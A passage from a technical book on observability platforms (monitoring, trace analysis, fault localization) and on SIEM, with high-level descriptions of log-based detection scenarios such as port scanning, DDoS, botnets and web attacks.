### 14.3.1 Operations Monitoring

In the "business is king" era, DevOps needs to continuously monitor the status of business, and quickly find and fix them when failures occur. By implementing observability, we can automatically discover infrastructure, collect telemetry data in real-time, and monitor the system from multiple dimensions such as business, services, and infrastructure.

As shown in Figure 14-6, we can observe the average time consumption, request volume, number of errors, success rate, and monitor the status of business.




Figure 14-6 Example of Business Overview

As shown in Figure 14-7, we can observe the average time consumption, request volume, number of errors, success rate of services, etc.




Figure 14-7 Example of Service Overview

As shown in Figure 14-8, we can observe service instance metrics, interface metrics, and monitor the status of services.




Figure 14-8 Example of Service Details

On the observability platform, users can perform large-scale monitoring of infrastructure of any size in any hosting model, as shown in Figures 14.9 and 14.10, where you can centrally view the status of Hosts, Docker Containers, Kubernetes clusters, etc., in the infrastructure.




Figure 14-9 Example of Infrastructure Information




Figure 14-10 Example of Infrastructure Metrics

As shown in Figure 14-11, we can also view the services running on the infrastructure and their status.




Figure 14-11 Example of Infrastructure Services and Status

### 14.3.2 Trace Analysis

With the transformation of enterprise IT traditional architecture to distributed microservices architecture, complex monolithic applications are divided into multiple lightweight services. Due to the independence of services, a business transaction may involve multiple microservices. Observability can be achieved by docking trace logs, helping IT operations personnel to more accurately and effectively grasp the running status of business in the microservices environment.

As shown in Figures 14-12 and 14-13, we can also view the global service calls on the trace topology page, view the service calls of a single business, and view the calls of a single service and its related services. As shown in Figure 14.14, we can also view the key metric trend charts of the global service overview, business, single service, and single interface on the right side to understand the running status within a certain time range. By clicking on a point in a single trend chart, you can view the request sample.




Figure 14-12 Trace Topology - Node Details Example




Figure 14-13 Trace Topology - Interface Analysis Example




Figure 14-14 Trace Topology - Request Sample Example

As shown in Figure 14-15, we can learn more information in the details of a single request to narrow down or locate the fault.




Figure 14-15 Call Chain Details Example

### 14.3.3 Metric Exploration

Business, services, and devices focus on the golden metrics. When we want to observe the golden metrics together or need to pay attention to other metrics besides the golden metrics, we can use



the metric exploration feature to perform single-metric multi-dimensional (average, maximum, minimum, etc.) and multi-metric multi-dimensional queries, analysis, and visualization of time series data.



Figure 14-16 Metric Exploration Example

### 14.3.4 Fault Localization

We can combine AI-assisted and self-service anomaly detection and prediction to achieve root cause analysis, troubleshooting, and healing. For human-induced faults, standard starting points or charts can be used to locate problems, tracing from the overview of business, services, and infrastructure to their details, and then combining span information from call chains or log information to locate the cause of the fault. In addition, we can also narrow down the fault range by filtering business/services on the trace topology, splitting interfaces/instances, and comparing templates to locate a specific interface or IP of a service, and then determine the cause of the fault by combining Trace with logs.

As shown in Figure 14-17, the platform can generate real-time topology diagrams based on trace data.




Figure 14-17 Root Cause Analysis Example

Using AI, the same root cause alerts are automatically merged into a fault, automatically analyzing the cause and scope of the fault, helping users solve problems quickly.

## 14.4 Summary

The concept of observability has gained rapid popularity, requiring the collection, processing, storage, and analysis of all telemetry data from the application system to monitor the health status of the system in real-time, and to help quickly discover, locate, and troubleshoot faults when they occur.



# CHAPTER 15

## Security Information and Event Management

- ☐ Overview
- ☐ Problems Existing in Information Security Construction
- ☐ The Role of Log Analysis in SIEM
- ☐ Similarities and Differences between Log Analysis and Security Device Analysis
- ☐ SIEM Functional Architecture
- ☐ Applicable Scenarios for SIEM
- ☐ User Behavior Analysis
- ☐ Traffic Analysis
- ☐ Summary



## 15.1 Overview

Security Information and Event Management (SIEM) is a core system in IT security construction, and effective security protection all starts from here.

The security construction of organizations and enterprises should begin with the formulation of a security planning blueprint, benchmarking against national laws and regulations, industry or alliance standards, and implemented through management and technical means. In the construction of security technology, the deployment of security equipment should be completed first, so that the organization is in a basic state of security protection, and common attacks will be intercepted or detected. However, having only security equipment is far from enough. For example, hackers can impersonate the organization's senior leaders through fraudulent calls to obtain high-privilege accounts from maintenance personnel, and then do whatever they want on the internal network. At this time, it is necessary to consider the overall security construction, and SIEM is the content of construction at this stage.

The role of SIEM is reflected in the following aspects:

- (1) It can effectively detect intrusion behavior.
- (2) It can timely discover new devices in the network that should be protected.
- (3) It can effectively handle equipment and system vulnerabilities according to importance and urgency.
- (4) It can distinguish and understand the operational behavior within the network.
- (5) It can effectively store and use logs.
- (6) It has a comprehensive reporting tool.
- (7) There is a closed-loop processing procedure after the alarm is generated.

The protective means of SIEM can be simply described as detection and disposal. Logs are the most important foundation corresponding to "detection". Operating systems, network devices, security devices, databases, middleware, containers, cloud platforms, and others will all generate logs, and the attack behavior of hackers will leave records in these logs. Therefore, as long as the logs are analyzed, the attack behavior of hackers can be effectively discovered.



## 15.2 Problems Existing in Information Security Construction

### 1. Many security devices, high daily maintenance pressure

Firewalls, WAF, IPS, NIDS, email gateways, HIDS, and other security devices are numerous and isolated from each other, resulting in high daily maintenance pressure for security management personnel.

### 2. Large amount of logs, many alarm events

Security devices will generate a large amount of logs every day, including a lot of false alarm information, and the number of security incidents that security management personnel can handle every day is limited, which may lead to key security information and alarms being submerged by a large number of invalid alarms.

### 3. Slow or no closed-loop processing of security incidents

The assets corresponding to security incidents often need to be queried separately, and the vulnerabilities corresponding to the assets are unknown, making it impossible for security management personnel to make quick and effective judgments and deal with security incidents.

### 4. Invisible security status

Faced with huge and complex network and business systems, enterprises have no way of knowing their own security status, the effectiveness of security construction, and the changes in security risks. They cannot provide "visible" reports for different levels of personnel, such as leadership,

management, and operation and maintenance personnel, to explain the security issues and status of the enterprise.

## 15.3 The Role of Log Analysis in SIEM

Enterprises usually have the following expectations when building SIEM:

- (1) Quickly retrieve security incidents to shorten the incident response time.
- (2) Reduce the false alarm rate and as much as possible reduce the workload of manual judgment of incidents.
- (3) Restore the activities of the attacker and lock the attacker.
- (4) Form an effective security incident handling process within the organization.
- (5) Associate with historical incidents or other abnormal incidents to discover potential attackers and vulnerabilities.

Corresponding to the above expectations, log analysis has the following roles:

- (1) Provide search tools for manual confirmation of the authenticity of security incidents, greatly shortening the investigation time.
- (2) On the premise of preset alarm rules, accurately discover real attacks from the massive alarms reported by security devices.
- (3) In the early stage of SIEM construction, when there are few and inaccurate preset alarm rules, restore the chronological characteristics of attack activities through retrospection, establish analysis models, and provide support for locking attackers.
- (4) Provide entry and search tools for security incident handling.
- (5) Discover attackers through IP addresses, features, etc.

## 15.4 Similarities and Differences between Log Analysis and Security Device Analysis

### 1. Similarities

- (1) In terms of logs reported by security devices, the basis of analysis is the same.
- (2) When using big data technology at the same time, the idea of single-type device analysis is the same.
- (3) When only collecting security logs, the conclusion of the analysis is the same.

### 2. Differences

- (1) In addition to collecting logs from security devices, log analysis will also collect logs from operating systems, databases, middleware, network devices, and security device login behavior logs.
- (2) Some security devices focus more on security management and have almost no analysis capabilities, such as VPN, DLP, etc., and at this time, log analysis has an irreplaceable role.
- (3) Log analysis is more extensive and comprehensive, such as joint analysis of the same type of devices in heterogeneous networks, discovering abnormalities from the perspective of business continuity or network availability.
- (4) Security device analysis usually only retains those events that have penetrated, while log analysis can retain those events that are intercepted or of lower levels. In the context of the rapidly changing network environment, using this information can capture those attackers who have not succeeded but are lurking.

## 15.5 SIEM Functional Architecture

SIEM is based on a log platform, and its functional architecture is shown in Figure 15-1.




Figure 15-1 SIEM Functional Architecture

The forensic process is divided into network layer forensics and endpoint layer forensics. Network layer information collection is used to confirm whether the alarm is true, and endpoint layer information collection is used to confirm whether the attack is successful.

The vulnerability center and asset management provide data support for forensics.

The positioning of the vulnerability center: Connect to third-party vulnerability scanners, display vulnerability information, associate asset information, and perform vulnerability analysis calculations based on the assets involved in the threat, providing the results to the upper layer.

The positioning of asset management: Obtain asset information through various methods and dynamically monitor assets.

Investigation and analysis are divided into timeline analysis and attack chain analysis, mainly taking threat alarms as the entry point, mapping threat alarms and abnormal events to the timeline, analyzing the possible correlation between security events, and performing traceability analysis of the attack chain based on threat alarms.

## 15.6 Applicable Scenarios for SIEM

SIEM is different from conventional security device analysis. Most security device analysis is based on establishing a blacklist mechanism based on historical attack characteristics. SIEM focuses on the discovery and correlation comparison of unknown threats and is suitable for the following scenarios.

### 1. Network Scanning

Network scanning refers to sending specific data packets to network hosts and judging whether the system's ports and services are open based on the returned data. It is often the preparatory work for network attacks. By counting network scanning events, anomalies can be discovered.

- The same source address scans multiple ports.
- The same source address scans the same port of different destination addresses.
- Multiple source addresses scan the same port of the same destination address.
- Multiple source addresses scan multiple ports of the same destination address.
- The same source address scans multiple destination addresses.
- Multiple source addresses scan the same destination address.
- The source address performs low-frequency scanning against the destination address.
- The host initiates a high-risk port scan.
- After a host's specific port is heavily scanned, it initiates a horizontal scan on the same port.

### 2. Network Attacks

Network attacks refer to the destruction, disclosure, modification of computers and networks, causing software and services to lose functionality, or unauthorized access to data on computers.

Using keyword analysis of network attack events can reveal anomalies.

- Address spoofing attacks.
- Attacks using penetration tools.
- Suspected malicious software connections.
- Vulnerability scanning.
- Vulnerability exploitation detection.
- FTP weak password alarm consolidation.
- SMTP login weak password alarm consolidation.
- Buffer overflow attack alarm consolidation.

### 3. Denial of Service Attacks

Attackers initiate a large number of distributed simulated requests to a website, causing the website server to be unable to process normal page access requests in a timely manner. Keyword detection can be used to discover denial of service attacks.

- ICMP DDoS.
- TCP/UDP DDoS.
- CC attacks.

### 4. Botnets

Attackers control hosts in the network that have vulnerabilities and use a large number of controlled hosts to carry out distributed attacks. Firewall event analysis can reveal botnets.

- Firewalls show a large number of connections initiated by internal machines to the same or multiple external addresses in a short period of time.



- Firewalls show a large number of access connections from external machines.

## 5. Enumeration Behavior

Attackers use vulnerabilities in website security configurations or special characters to achieve the purpose of viewing files on the site server, which is often the preparatory work for network attacks. Enumeration behavior can be discovered through statistical analysis.

- Multiple source addresses perform directory enumeration on the same application system.
- The same source address performs directory enumeration on multiple application systems.
- Multiple source addresses perform path enumeration on the same application system.
- The same source address performs path enumeration on the same application system.

## 6. Crawler Events

Attackers use automated program scripts to scrape key information from websites. Crawler events can be discovered through statistical analysis.

- The same source address makes a large number of accesses to APIs.
- Multiple source addresses make a large number of accesses to APIs.

## 7. Web Attacks

Attacks on websites with the purpose of exposure and modification. Web attacks can be discovered through statistical analysis and keyword analysis.

- The same source address initiates multiple SQL injection attack attempts against an application system.

- The same source address initiates multiple XSS attacks against an application system.
